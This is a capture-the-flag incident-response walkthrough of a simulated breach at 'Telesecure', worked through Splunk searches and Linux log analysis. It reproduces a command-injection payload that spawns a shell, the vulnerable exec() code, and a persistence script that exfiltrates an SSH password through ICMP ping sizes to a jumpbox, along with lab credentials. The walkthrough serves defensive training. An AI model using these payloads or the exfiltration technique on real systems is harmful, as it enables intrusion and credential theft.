walkthrough

Needle

50

Background: Your company Telesecure sufferd a cyber attack. Logs from all critical systems are forwarded to Splunk. An alert was triggered indicating abnormal behavior on the portal. Your task is to investigate the incident and identify how the attacker moved through the environment.Access the siem splunk here with creds
user: `admin` pass: `P@$$w0rd12` and answer the following question.
Stage 1: Initial Access (Customer Portal)
Q1. The attacker exploited a vulnerable web parameter to gain access.

📌 Flag 1: What parameter was exploited on the portal for command injection?
Answer: **command injection**

``index="*" host=customer_portal

i	Time	Event
>	5/23/24 9:17:12.000 AM	2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 host = customer_portal source = /var/log/customer_portal/auth.log sourcetype = customer_portal3
>	5/23/24 9:16:30.000 AM	2024-05-23T09:16:30+00:00 node-app[1782]: GET /check-status?phone=python3%20-c%20%27import%20pty;pty.spawn(%22/bin/bash%22)%27 2$ host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal
>	5/23/24 9:16:05.000 AM	2024-05-23T09:16:05+00:00 node-app[1782]: GET /check-status?phone=id 200 45 - "curl/7.68.0" host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal
>	5/23/24 9:16:05.000 AM	2024-05-23T09:16:05+00:00 node-app[1782]: GET /check-status?phone=id 200 45 - "curl/7.68.0" host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal


so here they can login to the server.
The first thing to do is to understand what is running on the server. more specifically how and where the webportal is running.

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      920/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1331/sshd
tcp        0      0 0.0.0.0:3000            0.0.0.0:*               LISTEN      4068/node
tcp        0    268 10.75.1.4:22            102.86.9.111:2994       ESTABLISHED 4766/sshd: labuser
tcp        0      1 10.75.1.4:50654         172.200.170.121:9997    SYN_SENT    1509/splunkd
tcp6       0      0 :::22                   :::*                    LISTEN      1331/sshd
root@customer-portal-2119:/home/labuser#
```

From there they can comfirm that may be a node app is running. but to confirm well we can also run this,

```
root@customer-portal-2119:/home/labuser# sudo lsof -i :3000
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
node    4068 root   19u  IPv4  32799      0t0  TCP *:3000 (LISTEN)
root@customer-portal-2119:/home/labuser# ps aux | grep node
root        4068  0.0  1.3 603808 53064 ?        Sl   13:42   0:00 node test.js
root        5644  0.0  0.0  14860  1040 pts/0    S+   14:09   0:00 grep --color=auto node
root@customer-portal-2119:/home/labuser# netstat -antp
```

from the above one can understand there is a node js app running and maybe be indexed by test.js file. to further confirm that we can run the ip in the browser on that port and see.




To answer the question we can either test the app or we can analyse the code in www directory to discover the exploited vulnerability.

What's Vulnerable?

This block:

`// Vulnerable: Execute invalid phone input as a command` exec(phone, (error, stdout, stderr) => {`

If the user submits a phone number that fails the regex (e.g. not `+256XXXXXXXXX`), you're passing their input **directly to the OS shell** via `exec()`.



```
exec(phone, (error, stdout, stderr) => {
  if (error) {
    return res.status(500).json({
      error: "Command execution failed",
      message: stderr
    });
  }
  res.json({
```

Exploit Example

An attacker could request:
`GET /check-status?phone=whoami`


- **Q: What parameter was exploited?** → `phone`

- **Vulnerability?** → Command Injection using `exec()`
- **Fix?** → Remove the `exec(phone)` logic. Validate and reject bad input instead.


commander

Q2. Determine if remote code execution was successful. 📌
Flag 2: What command did the attacker execute first to confirm the vulnerability?


answr: `id`
``index="*" host=customer_portal GET



Still one can analyze the application logs in /var/log/node-app.log




or they see a get request.



Brute

Q3. The attacker tried to brute force an authentication service.
📌 Flag 3: What service was it?
answ: `ssh`

```
index="*" host=customer_portal 172.191.38.100
```



Analysing auth.log we see alot of bruteforce on user artisan and the service is ssh which runs on port 22.

```
root@customer-portal-2119:/home/labuser# sudo grep -i "failed password" /var/log/auth.log | grep artisan
May 20 12:29:56 prod-customer-portal sshd[29080]: Failed password for artisan from 102.86.7.22 port 2561 ssh2
May 20 12:29:56 prod-customer-portal sshd[29076]: Failed password for artisan from 102.86.7.22 port 2513 ssh2
May 20 12:29:56 prod-customer-portal sshd[29078]: Failed password for artisan from 102.86.7.22 port 2350 ssh2
May 20 12:29:56 prod-customer-portal sshd[29079]: Failed password for artisan from 102.86.7.22 port 8808 ssh2
May 20 12:29:56 prod-customer-portal sshd[29083]: Failed password for artisan from 102.86.7.22 port 8586 ssh2
May 20 12:29:56 prod-customer-portal sshd[29082]: Failed password for artisan from 102.86.7.22 port 13143 ssh2
May 20 12:29:56 prod-customer-portal sshd[29081]: Failed password for artisan from 102.86.7.22 port 4865 ssh2
May 20 12:29:56 prod-customer-portal sshd[29084]: Failed password for artisan from 102.86.7.22 port 4201 ssh2
 2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
 2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
 2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
 2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
 2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
 2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
 2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
 2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
 2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
 2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
 2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
```

we can also comfirm that by running this command. if we are to filter out authentocation for only available users on the server.


```
grep "Failed password" /var/log/auth.log | \
> sed -n 's/.*Failed password for \(invalid user \)\{0,1\}\([^ ]*\) from [^
]* port [^ ]* \(ssh2\).*/\2 \3/p' | \
> grep -E '^(artisan|root) ' | \
> sort | uniq -c | sort -nr
```

result:

```
root@customer-portal-2119:/home/labuser# grep "Failed password" /var/log/auth.log | \
> sed -n 's/.*Failed password for \(invalid user \)\{0,1\}\([^ ]*\) from [^ ]* port [^ ]* \(ssh2\).*/\2 \3/p' | \
> grep -E '^(artisan|root) ' | \
> sort | uniq -c | sort -nr
  15304 root ssh2
      8 artisan ssh2
root@customer-portal-2119:/home/labuser#
```

we can also comfirm that here.

```
grep "Failed password" /var/log/auth.log | \
sed -n 's/.*Failed password for \(invalid user \)\{0,1\}\([^ ]*\) from [^ ]*
port [^ ]* \(ssh2\).*/\2 \3/p' | \
sort | uniq -c | sort -nr
```



IOC

Identify the ip that tried to bruteforce an authentication service and the the username targeted.
answer-format:ip:user
same filter as the above will reveal the answer.
`index="*" host=customer_portal ssh`

To answer this we need to first understand that three users are on the system.i.e artisan and labuser,azureuser plus the root.

we can first analyze all accepted password logs to understand the account activity.
we shall run this command.


```
grep "Accepted password for" /var/log/auth.log | \
sed -n 's/.*Accepted password for \([^ ]*\) from \([^ ]*\) port [^ ]*
ssh2.*/\2:\1/p' | \
sort | uniq -c | sort -nr
```

```
root@customer-portal-2119:/home/labuser# grep "Accepted password for" /var/log/auth.log | \
> sed -n 's/.*Accepted password for \([^ ]*\) from \([^ ]*\) port [^ ]* ssh2.*/\2:\1/p' | \
> sort | uniq -c | sort -nr
      6 102.215.111.41:azureuser
      5 102.86.7.22:azureuser
      4 41.210.159.47:azureuser
      4 197.239.8.80:azureuser
      3 41.210.147.225:azureuser
      3 197.239.11.45:azureuser
      2 197.239.13.68:azureuser
      1 41.210.159.74:azureuser
      1 41.210.147.242:azureuser
      1 34.38.25.81:azureuser
      1 197.239.6.205:azureuser
      1 197.239.15.39:azureuser
      1 197.239.13.51:azureuser
      1 102.86.9.111:labuser
      1 102.86.7.22:artisan
      1 102.86.1.184:azureuser
root@customer-portal-2119:/home/labuser#
```

we can then narrow the filter to the users and see their invalid authentication activity. We can tell that user root has its authentication fails scatered and azure user too given the time stamps. but the suspicios time stamps for user artisan which is same time range gives us a thinking it was a bruteforce given the same ip and same time stamp of access.

```
 grep "Failed password" /var/log/auth.log | sed -n 's/^\(\w\+ \+[0-9]\+ [0-9:]\+\).*Failed password for \(invalid user \)\{0,1\}\([^ ]*\) from \([^ ]*\) port \([^ ]*\) ssh2.*/\1 \4:\3 protocol:ssh2 port:\5/p' | grep -E ':(artisan|root|labuser|azureuser) '
root@customer-portal-2119:/home/labuser# grep "Failed password" /var/log/auth.log | sed -n 's/^\(\w\+ \+[0-9]\+ [0-9:]\+\).*Failed password for \(invalid user \)\{0,1\}\([^ ]*\) from \([^ ]*\) port \([^ ]*\) ssh2.*/\1 \4:\3 protocol:ssh2 port:\5/p' | grep -E ':(artisan|labuser|azureuser) '
```


command-



to validate that we can now filter the successful login. filter by Accepted password

```
grep "Accepted password for" /var/log/auth.log | \
sed -n 's/^\(\w\+ \+[0-9]\+ [0-9:]\+\).*Accepted password for \([^ ]*\) from
\([^ ]*\) port \([^ ]*\) ssh2.*/\1 \3:\2 protocol:ssh2 port:\4/p' | \
grep -E ':(artisan|root|labuser|azureuser) '
```

below




from the above screenshot we can tell the successful login was in the same time stamp as the failed one for user artisan and the ip is the same.
so the ip and the user can be seen.

Jumper

Q4. The attacker found SSH credentials, that they used to access the jumpbox gateway:
The attacker added a user to a wierd group
📌 Flag 4: what group is it?
answer `docker`

```
index="*" host="prod-jumpbox" sh
```




So we can first understand what is running on the customer portal since teh qn says

attacker got jumpbox credentials.Look for anything like:

- Python scripts
- Curl/wget fetching remote files
- Long-running `ssh` or `bash` commands


```
ps aux | grep -vE "^\s*USER" | grep -vE "sshd|bash|ps|grep"
```



From the output we can see some scripts running or cronjobs. we can analyse them and see.

```
 for user in $(cut -f1 -d: /etc/passwd); do crontab -u $user -l 2>/dev/null;
done
```

we have found out that **every minute**, the script `/opt/scripts/jumpbox-sync.sh` is executed.
Multiple instances show it's being run regularly — this is the mechanism used to maintain **persistence** or possibly **automate SSH access to the jumpbox**.



📌 Why This Matters

The question said:

> "The attacker found SSH credentials, that they used to access the jumpbox gateway."
> Now it makes sense:

- The **script is running on the customer portal**
- It likely contains the **SSH logic to reach the jumpbox**
- Probably **automated** to maintain persistence or relay something to/from the jumpbox

Opening the sh file.

We've confirmed a stealthy credential exfiltration script.
This is highly malicious **and clearly** part of the attacker's persistence and data exfiltration setup**.**
🔍 Suspicious**: The attacker is** sourcing a hidden `.env` file** (likely contains `JUMPBOX_PASS` = SSH password). This is where the stolen credentials reside.

🔓 Exfiltration Method 1: ICMP Ping Tunnel

```
for ((i=0; i<${#JUMPBOX_PASS}; i++)); do
    HEX=$(printf "%02x" "'${JUMPBOX_PASS:$i:1}")
    ping -c 1 -s $((0x$HEX)) 10.10.10.5 >/dev/null 2>&1
    sleep $((RANDOM%3+1))
done
```

🛑 **Malicious Behavior**:

- It converts **each character of the SSH password into its hex ASCII code**.
- Then sends a **ping packet with that character as the size** to `10.10.10.5` (the **attacker-controlled jumpbox**).
- Slow trickle to **evade detection** and blend with normal network noise.

Exfiltration Method 2 (Fallback/Redundant):

```
echo "${JUMPBOX_PASS:0:4}_REDACTED" > /dev/shm/.netconf
```

🛑 **Memory-Based Persistence**:

- Writes a partial password to a **temporary memory location** (`/dev/shm/`) — avoids touching disk logs.

- Possibly used by another local tool or reverse shell.

🧹 Cleanup + Obfuscation

`echo "rm -f /dev/shm/.netconf" | at now + 1 hour`
🧼 Automatically deletes the file in 1 hour using the `at` scheduler to **erase evidence**.
`logger -t "network-monitor" "Completed connectivity check to jumpbox"`
🕵️ Fakes a log line to **look legitimate in** `syslog` — trying to camouflage the operation as routine network monitoring.

🚨 This Confirms:

- The attacker **planted credentials or found them**, stored them in `.env`, and is **leaking them via ICMP**.
- The jumpbox at `10.10.10.5` is the **receiver**.
- There's a **cronjob every minute** to run this.
  -## What You Should Do Next

1. Stop the Cronjob

`crontab -e \` # Remove the line: # */1 * * * /opt/scripts/jumpbox-sync.sh`
``rm -f /opt/scripts/jumpbox-sync.sh /opt/scripts/.env

```
root@customer-portal-2119:/home/labuser# cat /opt/scripts/jumpbox-sync.sh
#!/bin/bash
# Set PATH for cron compatibility
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

